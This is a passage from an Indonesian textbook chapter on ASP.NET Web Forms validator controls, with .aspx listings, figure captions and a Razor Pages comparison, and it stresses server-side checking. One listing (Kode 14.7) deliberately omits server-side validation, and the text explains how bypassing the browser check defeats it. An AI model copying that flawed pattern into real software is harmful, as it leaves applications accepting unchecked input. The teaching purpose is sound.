Gambar 14.3 Halaman terima kasih setelah pengiriman berhasil. Alamatnya diawali `01Done.html?__VIEWSTATE=...`: karena formulir memakai GET, setiap *field* masuk ke URL — termasuk *hidden field* `__VIEWSTATE` yang ditambahkan Web Forms dengan sendirinya.

Perhatikan bilah alamat pada **Gambar 14.3**. Isinya `01Done.html?__VIEWSTATE=...` — hal pertama dalam *query string* adalah *field* yang tidak pernah dideklarasikan halaman itu. Web Forms menambahkan *hidden field* bernama `__VIEWSTATE` ke formulir karena formulir itu memiliki `runat="server"`, dan karena metodenya GET, *hidden field* itu tersalin ke URL untuk dilihat, di-*bookmark*, dan dicatat oleh siapa saja. Subbab 14.6.1 menjelaskan apa *field* itu; untuk sekarang, cukup perhatikan bahwa ia ada, dan bahwa *state* halaman ikut bepergian bersama permintaan.

Hal keempat adalah apa yang *tidak* dilakukan listing itu. Tidak ada apa pun di server yang memeriksa nama depan. `01Done.html` adalah halaman statis yang mengatakan *Your data has been saved!* kepada siapa saja. Jika JavaScript dimatikan, atau jika permintaan datang dari sebuah program, nama depan yang kosong "tersimpan" tanpa keberatan.

14.2.4 Mengapa pemeriksaan peramban tidak membuktikan apa pun

Klaim terakhir itu layak dibuktikan, bukan sekadar dinyatakan. Folder kode bab ini berisi program kecil, `tests/http_check.py`, yang berperilaku seperti peramban tanpa JavaScript: ia menyimpan *cookie*, membaca *hidden field* setiap formulir lalu mengirimkannya kembali, tetapi tidak menjalankan skrip sama sekali. Subbab 14.11 menguraikannya secara lengkap. Berikut adalah apa yang dicetaknya ketika ia mengirim formulir pelanggan yang salah total ke meja depan versi Razor Pages, yang *memiliki* validasi sisi klien:

```
POST /customers/new (bad)   422, 7 messages:
    - Enter the customer's name.
    - Choose female or male.
    - Enter a date of birth in the past, at most 120 years ago.
    - Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.
    - Enter a valid e-mail address, for example rina@example.com.
    - An online password needs 8 to 64 characters.
    - The two passwords do not match.
  place kept                Surabaya
  password sent back        no
```

Ketujuh masalah tertangkap — tetapi bukan oleh peramban, karena tidak ada peramban. Server menjawab dengan status **422 Unprocessable Content**, cara HTTP untuk mengatakan "saya memahami permintaan Anda, dan saya menolak isinya" [1], mencantumkan tujuh pesan, mengirim kembali formulir dengan tempat lahir yang masih terisi, dan *tidak* mengirim kembali kata sandi. Pemeriksaan sisi klien yang ada di halaman Razor Pages begitu saja dilewati, dan tidak terjadi hal buruk apa pun, karena server tidak pernah bergantung padanya.

> **Validasi sisi klien adalah fitur antarmuka pengguna, bukan fitur keamanan.** Tulislah agar orang yang jujur dapat memperbaiki kesalahannya dengan cepat. Jangan pernah menulisnya *sebagai pengganti* pemeriksaan server, dan jangan pernah membiarkan server melewatkan pemeriksaan karena "halamannya sudah melakukannya". Panduan OWASP tentang validasi masukan merumuskannya dalam satu baris: validasi harus dilakukan di server, karena kendali di sisi klien dapat dilewati [2].

14.3 Kontrol Validator Web Forms

14.3.1 Cara kerja kontrol validator

ASP.NET Web Forms mengubah validasi menjadi kontrol yang Anda letakkan di halaman di samping *field* yang dijaganya. Kontrol validator sendiri tidak terlihat sampai ada yang salah; saat itu ia menampilkan pesannya di tempatnya berdiri. Semua validator memiliki sekumpulan kecil properti yang sama, dan mengenal properti itu berarti mengenal separuh keluarga validator [3].

`ControlToValidate` menyebut *field* yang dijaga validator, menurut `ID`-nya. `ErrorMessage` adalah teks pesan; inilah yang dikumpulkan oleh `ValidationSummary`. `Text` adalah apa yang ditampilkan validator di tempatnya sendiri — sering kali hanya tanda bintang, jika pesan lengkapnya dikirim ke ringkasan. `Display` menentukan bagaimana validator memakan tempat: `Static` menyediakan ruang meskipun tidak ada pesan, agar halaman tidak melompat, sedangkan `Dynamic` tidak memakan ruang sampai ada yang perlu disampaikan. `EnableClientScript`, bernilai `true` secara bawaan, membuat kontrol menghasilkan JavaScript yang menjalankan pemeriksaan yang sama di peramban.

Di server, setiap validator berjalan otomatis saat *postback*, sebelum *handler* klik tombol, dan halaman mengumpulkan putusan mereka ke dalam satu properti: **`Page.IsValid`**. *Handler* yang menyimpan data harus memeriksa `Page.IsValid` terlebih dahulu, karena validator hanya *melaporkan*; validator tidak menghentikan *handler* dari berjalan. Itulah kesalahan paling umum dalam validasi Web Forms, dan Subbab 14.14 kembali membahasnya.

Tabel 14.2 mendaftar keenam kontrol dan, di kolom terakhir, padanannya di Razor Pages yang dipakai di Subbab 14.4.

Tabel 14.2 Enam kontrol validator Web Forms, properti yang penting, dan alat Razor Pages yang melakukan tugas yang sama. Semuanya kecuali *summary* berjalan dua kali — di peramban bila memungkinkan, dan selalu di server.

Kontrol	Apa yang diperiksa	Properti kunci	Di Razor Pages
`RequiredFieldValidator`	*Field* tidak kosong (atau berbeda dari `InitialValue`)	`ControlToValidate`, `InitialValue`	`[Required]`
`CompareValidator`	Sama dengan *field* lain, dibandingkan dengan konstanta, atau bertipe data tertentu	`ControlToCompare` atau `ValueToCompare`, `Operator`, `Type`	`[Compare]`; properti bertipe; pemeriksaan khusus
`RangeValidator`	Di antara nilai minimum dan maksimum dari tipe tertentu	`MinimumValue`, `MaximumValue`, `Type`	`[Range]`
`RegularExpressionValidator`	Cocok dengan sebuah pola	`ValidationExpression`	`[RegularExpression]`, `[EmailAddress]`, `[StringLength]`
`CustomValidator`	Aturan apa pun yang Anda tulis, di peramban dan di server	`ClientValidationFunction`, `OnServerValidate`	`ValidationAttribute` khusus, `IValidatableObject`, atau `ModelState.AddModelError`
`ValidationSummary`	Tidak memeriksa apa pun: ia mendaftar pesan validator lain	`HeaderText`, `DisplayMode`, `ShowMessageBox`	`asp-validation-summary`


14.3.2 RequiredFieldValidator

Aturan yang paling umum adalah bahwa sebuah *field* tidak boleh kosong. **Kode 14.2** meminta id pengguna baru dan kata sandi, lalu menjaga id pengguna dengan `RequiredFieldValidator`.

Kode 14.2 `02UserIDRequired.aspx` (Web Forms, tidak dijalankan di sini): `RequiredFieldValidator` yang teksnya sendiri berupa tanda bintang dan yang `ErrorMessage`-nya dikirim ke `ValidationSummary`.

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>User ID filling</title>
</head>
<body>
    <form id="Form1" runat="server">
        <p>Please enter a new User ID and Password:</p>
        <table>
            <tr>
                <td>User ID:</td>
                <td><input type="text" runat="server" id="txtID" />
                    <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                                                runat="server"
                                                ControlToValidate="txtID"
                                                ErrorMessage="User ID is required.">
                        *
                    </asp:RequiredFieldValidator>
                </td>
            </tr>
            <tr>
                <td>Password:</td>
                <td><input type="password" runat="server" id="txtPWord" /></td>
            </tr>
            <tr>
                <td>Re-enter Password:</td>
                <td><input type="password" runat="server" id="txtRePWord" /></td>
            </tr>
        </table><br>
        <input type="submit" runat="server" id="cmdSubmit" value="Submit" />
        <asp:ValidationSummary ID="ValidationSummary1" runat="server"
                               HeaderText="There were errors on the page:" />
    </form>
</body>
</html>
```

Validator berdiri tepat setelah kotak teks dan menyebutnya dengan `ControlToValidate="txtID"`. **Isinya**, tanda bintang di antara tag pembuka dan penutup, adalah `Text`-nya: itulah yang muncul di samping *field*. `ErrorMessage`-nya, *User ID is required.*, sama sekali tidak ditampilkan di samping *field*; pesan itu dikumpulkan oleh `ValidationSummary` di bagian bawah, yang `HeaderText`-nya menjadi pengantar daftar. **Gambar 14.4** menunjukkan halaman setelah pengiriman kosong.



Gambar 14.4 Kode 14.2 setelah **Submit** dengan id pengguna kosong: tanda bintang di samping *field*, dan pesan lengkap di bawah *There were errors on the page:*.

Perhatikan bahwa kotak teks di **Kode 14.2** adalah elemen HTML `<input>` biasa dengan `runat="server"`, bukan kontrol `asp:TextBox`. Validator dapat menjaga keduanya, karena keduanya menjadi kontrol server yang memiliki `ID`.

14.3.3 CompareValidator: tiga tugas dalam satu kontrol


`CompareValidator` adalah tiga validator yang berbagi satu nama. Yang Anda dapatkan bergantung pada propertinya.

Dengan **`ControlToCompare`**, ia membandingkan dua *field*. **Kode 14.3** memakainya untuk perbandingan paling akrab di web: kata sandi harus diketik dua kali, sama persis.

Kode 14.3 `03PasswordsNotMatch.aspx` (Web Forms, tidak dijalankan di sini): `CompareValidator` yang mensyaratkan kata sandi kedua sama dengan yang pertama.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Password not match</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
        </div>
        <asp:CompareValidator ID="CompareValidator1" runat="server"
            ControlToValidate="txtRePassword"
            ControlToCompare="txtPassword"
            ErrorMessage="Passwords do not match." />
    </form>
</body>
</html>
```

Validator ini menjaga `txtRePassword`, kotak *kedua*, dan membandingkannya dengan `txtPassword`. Operatornya secara bawaan adalah `Equal`, sehingga aturannya berbunyi: “kata sandi yang diulang harus sama dengan kata sandi.” **Gambar 14.5** menunjukkan pesannya.



Gambar 14.5 Kode 14.3 dengan kata sandi tiga karakter dan ulangan empat karakter: *Passwords do not match.*

Dengan `Operator="DataTypeCheck"` dan sebuah `Type`, ia hanya memeriksa bahwa teks dapat dibaca sebagai tipe itu. Berkas `04NumberMustEntered.aspx` di folder kode memakai `Type="Integer"`, sehingga `abc` menghasilkan *You must enter a number (integer):* sedangkan `42` lolos. Dengan `ValueToCompare` dan operator seperti `GreaterThan`, ia membandingkan *field* dengan konstanta, seperti pada **Kode 14.4**.

Kode 14.4 `05GreaterThan18.aspx` (Web Forms, tidak dijalankan di sini): `CompareValidator` dengan `Operator="GreaterThan"`, `ValueToCompare="18"`, dan `Type="Integer"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Older than 18</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:CompareValidator id="CompareValidator1" runat="server"
                Operator="GreaterThan" ValueToCompare="18"
                ControlToValidate="TextBox1"
                ErrorMessage="You must be older than 18"
                Type="Integer">
            </asp:CompareValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

`Type` itu penting. Tanpa `Type="Integer"`, perbandingannya dilakukan antar-*string*, dan `"9"` lebih besar daripada `"18"` karena karakter `9` datang sesudah `1`. Dengan `Type` itu, `16 > 18` bernilai salah dan halaman berkata *You must be older than 18*.


14.3.4 RangeValidator

`RangeValidator` memeriksa bahwa sebuah nilai terletak di antara dua batas, termasuk batasnya. **Kode 14.5** menerima usia 30 sampai 40.

Kode 14.5 `06Range30to40.aspx` (Web Forms, tidak dijalankan di sini): `RangeValidator` dengan `Type="Integer"`, `MinimumValue="30"`, dan `MaximumValue="40"`.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>30 to 40 range</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Age (integer)"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"
                MaxLength="3"></asp:TextBox>
            <asp:RangeValidator id="RangeValidator1" runat="server"
                ControlToValidate="TextBox1" Type="Integer"
                ErrorMessage="You must be between 30 and 40"
                MaximumValue="40" MinimumValue="30">
            </asp:RangeValidator>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"/>
        </div>
    </form>
</body>
</html>
```

Gambar 14.6 menunjukkan putusan untuk 17.



Gambar 14.6 Kode 14.5 dengan 17: *You must be between 30 and 40*.

Jebakan yang sama menunggu di sini. `07CodeRange.aspx` di folder kode menerima kode dari `A` sampai `D` tanpa `Type`, yang berarti `String` — tepat untuk huruf, sehingga `K` ditolak. Tetapi rentang *angka* tanpa `Type` dibandingkan secara alfabetis: `5` berada di luar `30`–`40`, sedangkan `300` berada di dalamnya. Selalu tuliskan `Type`.

Jebakan kedua dimiliki oleh setiap validator kecuali `RequiredFieldValidator`: ***field* yang kosong dianggap valid.** *Range validator* pada kotak kosong tidak berkata apa-apa. Jika sebuah nilai wajib diisi *dan* harus berada dalam rentang, *field* itu memerlukan dua validator.

14.3.5 RegularExpressionValidator

Regular expression (ekspresi reguler) adalah bahasa pola kecil untuk teks. `[a-zA-Z]{6,10}` berarti "enam sampai sepuluh huruf"; `[^\s]{4,12}` berarti "empat sampai dua belas karakter yang bukan spasi"; `.*[@#$%^&*/].*` berarti "apa saja, lalu salah satu simbol ini, lalu apa saja". **Kode 14.6** memasang tiga pola dan satu pemeriksaan wajib pada id pengguna dan kata sandi.


Kode 14.6 `08PasswordsRegEx.aspx` (Web Forms, tidak dijalankan di sini): dua *regular expression* dan satu pemeriksaan wajib menjaga kotak kata sandi yang sama; `Display="Dynamic"` mencegah validator yang kosong memakan tempat.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>RegEx for password</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator1"
                runat="server"
                ControlToValidate="txtID"
                ErrorMessage="ID must be 6-10 letters."
                ValidationExpression="[a-zA-Z]{6,10}" />
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator3"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must be 4-12 nonblank characters."
                ValidationExpression="[^\s]{4,12}" />
            <asp:RegularExpressionValidator ID="RegularExpressionValidator2"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must contain one of @#$%^&*/."
                ValidationExpression=".*[@#$%^&*/].*" />
            <!-- If TextBox is empty the RegularExpressionValidator doesn't work.
                 So, we need to use the RequiredFieldValidator, too. -->
            <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                runat="server" ControlToValidate="txtPassword"
                Display="Dynamic" ErrorMessage="Password should not be blank." />
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
```

Kode 14.6 (Lanjutan) *08PasswordsRegEx.aspx (Web Forms, tidak dijalankan di sini): dua regular expression dan satu pemeriksaan wajib menjaga kotak kata sandi yang sama; Display="Dynamic" mencegah validator yang kosong memakan tempat.*

```
        </div>
    </form>
</body>
</html>
```

Tiga validator menjaga `txtPassword`, dan masing-masing melaporkan masalahnya sendiri. **Gambar 14.7** menunjukkan kata sandi tiga karakter tanpa simbol: kedua validator pola mengeluh, satu tepat sesudah yang lain, dan karena keduanya memakai `Display="Dynamic"`, tidak tersisa ruang kosong untuk pesan *field* wajib yang tidak punya apa-apa untuk disampaikan.



Gambar 14.7 Kode 14.6 dengan kata sandi `abc`: terlalu pendek dan tidak mengandung simbol yang disyaratkan, sehingga dua validator bersuara.

Dua rincian *regular expression* Web Forms perlu diketahui. Pertama, pola harus cocok dengan **seluruh** nilai: `[a-zA-Z]{6,10}` menolak `danaya1` meskipun ada enam huruf di dalamnya, karena validator berperilaku seolah-olah pola itu dibungkus `^(` dan `)$`. Kedua, komentar dalam listing itu benar dan penting: *jika kotak teks kosong, validator ekspresi reguler tidak berjalan*, dan itulah sebabnya `RequiredFieldValidator` berdiri di sampingnya. `09EmailRegEx.aspx` di folder kode melakukan hal yang sama untuk alamat e-mail dengan pola klasik `\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*`, yang menerima `1234@1234.com` dan menolak `1234`.

Regular expression memeriksa **bentuk**, bukan kebenaran: `1234@1234.com` berbentuk alamat tetapi tidak ada. Karena itu aturan e-mail sebaiknya longgar — "sesuatu, sebuah `@`, sesuatu, sebuah titik, sesuatu", seperti aturan Laundry di Subbab 14.4 — dan hanya pesan konfirmasi yang membuktikan bahwa sebuah alamat berfungsi.

14.3.6 CustomValidator, di klien dan di server


Jika tidak ada kontrol bawaan yang dapat menyatakan sebuah aturan, `CustomValidator` membiarkan Anda menulisnya. Ia dapat menjalankan fungsi JavaScript di peramban, metode C# di server, atau keduanya. Aturan pada dua listing berikut sengaja dibuat sederhana — angkanya harus habis dibagi 5 — agar mekanismenya terlihat.

Kode 14.7 memberi validator sebuah fungsi peramban melalui `ClientValidationFunction`.

Kode 14.7 `10ClientValidation.aspx` (Web Forms, tidak dijalankan di sini): `CustomValidator` dengan `ClientValidationFunction="validateNumber"`; peramban memutuskan sebelum mengirim.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Client-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid number!";
            } else {
                Label2.Text = "Invalid number!";
            }
        }
    </script>
    <script type="text/JavaScript">
        function validateNumber(oSrc, args) {
            args.IsValid = (args.Value % 5 == 0);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                ClientValidationFunction="validateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

Fungsi JavaScript itu menerima dua argumen. `oSrc` adalah validator itu sendiri; `args` membawa `args.Value`, teks *field*, dan `args.IsValid`, yang diisi oleh fungsi. **Gambar 14.8** menunjukkan 13 ditolak di peramban, sebelum permintaan apa pun dibuat.



Gambar 14.8 Kode 14.7 dengan 13: fungsi peramban mengisi `args.IsValid` dengan `false`, pesan muncul, dan formulir tidak dikirim.


Sekarang lihat sisi server **Kode 14.7**: `Button1_Click` menanyakan `Page.IsValid`. Tetapi validator itu sama sekali tidak memiliki aturan sisi server. Jika pemeriksaan peramban dilewati dan 13 tiba di server, `Page.IsValid` bernilai `true` dan halaman berkata *Valid number!*. Listing ini adalah contoh nyata dari peringatan di Subbab 14.2.4.

Kode 14.8 memberikan aturan itu kepada server dengan `OnServerValidate`.

Kode 14.8 `11ServerValidation.aspx` (Web Forms, tidak dijalankan di sini): aturan yang sama sebagai metode server yang disebut dalam `OnServerValidate`, yang juga menolak teks yang bukan angka.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Server-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid entry!";
            } else {
                Label2.Text = "Invalid entry!";
            }
        }
        void ValidateNumber(object source, ServerValidateEventArgs args) {
            try {
                int num = int.Parse(args.Value);
                args.IsValid = ((num % 5) == 0);
            } catch (Exception ex) {
                args.IsValid = false;
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                OnServerValidate="ValidateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br/>
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

`ValidateNumber` menerima `ServerValidateEventArgs` dengan dua anggota yang sama, `Value` dan `IsValid`. Metode itu mencoba membaca nilai sebagai bilangan bulat; jika gagal — teksnya `abc`, atau ternyata kosong — blok `catch` mengisi `IsValid` dengan `false`. **Gambar 14.9** menunjukkan 3 ditolak oleh server setelah satu perjalanan pulang-pergi; 30 akan diterima dengan *Valid entry!*.



Gambar 14.9 Kode 14.8 dengan 3: halaman pergi ke server, `ValidateNumber` mengisi `IsValid` dengan `false`, `Page.IsValid` menjadi `false`, dan *handler* klik menulis *Invalid entry!*.

Rancangan yang benar memakai **keduanya** pada satu `CustomValidator`: `ClientValidationFunction` untuk kecepatan dan `OnServerValidate` untuk keamanan, dengan aturan yang sama ditulis dua kali. Kedua salinan dapat saling menjauh; Subbab 14.4 mengurangi risiko itu dengan menghasilkan paruh peramban dari deklarasi di server.

14.3.7 ValidationSummary


`ValidationSummary` mengumpulkan `ErrorMessage` dari setiap validator yang gagal dan menampilkannya bersama-sama, biasanya di bagian atas atau bawah formulir. **Kode 14.9** memiliki dua *field* wajib dan satu ringkasan.

Kode 14.9 `12ValidationSummary.aspx` (Web Forms, tidak dijalankan di sini): dua *field* wajib dan `ValidationSummary` yang `HeaderText`-nya menjadi pengantar daftar.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Validation summary</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label3.Text = "Valid entry!";
            } else {
                Label3.Text = "Invalid entry!";
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator1"
                runat="server"
                ErrorMessage="You must enter your first name"
                ControlToValidate="TextBox1">
            </asp:RequiredFieldValidator>
            <br />
            <asp:Label ID="Label2" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="TextBox2" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator2"
                runat="server"
                ErrorMessage="You must enter your last name"
                ControlToValidate="TextBox2">
            </asp:RequiredFieldValidator>
            <br />
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
            <br />
            <asp:Label ID="Label3" runat="server"></asp:Label>
            <asp:ValidationSummary id="ValidationSummary1"
                runat="server"
                HeaderText="You received the following errors:">
            </asp:ValidationSummary>
        </div>
    </form>
```

Kode 14.9 (Lanjutan) *12ValidationSummary.aspx (Web Forms, tidak dijalankan di sini): dua field wajib dan ValidationSummary yang HeaderText-nya menjadi pengantar daftar.*

```
</body>
</html>
```



Gambar 14.10 Kode 14.9 setelah pengiriman kosong: setiap validator menampilkan pesannya di samping *field*-nya, dan ringkasan mengulang keduanya di bawah *You received the following errors:*.

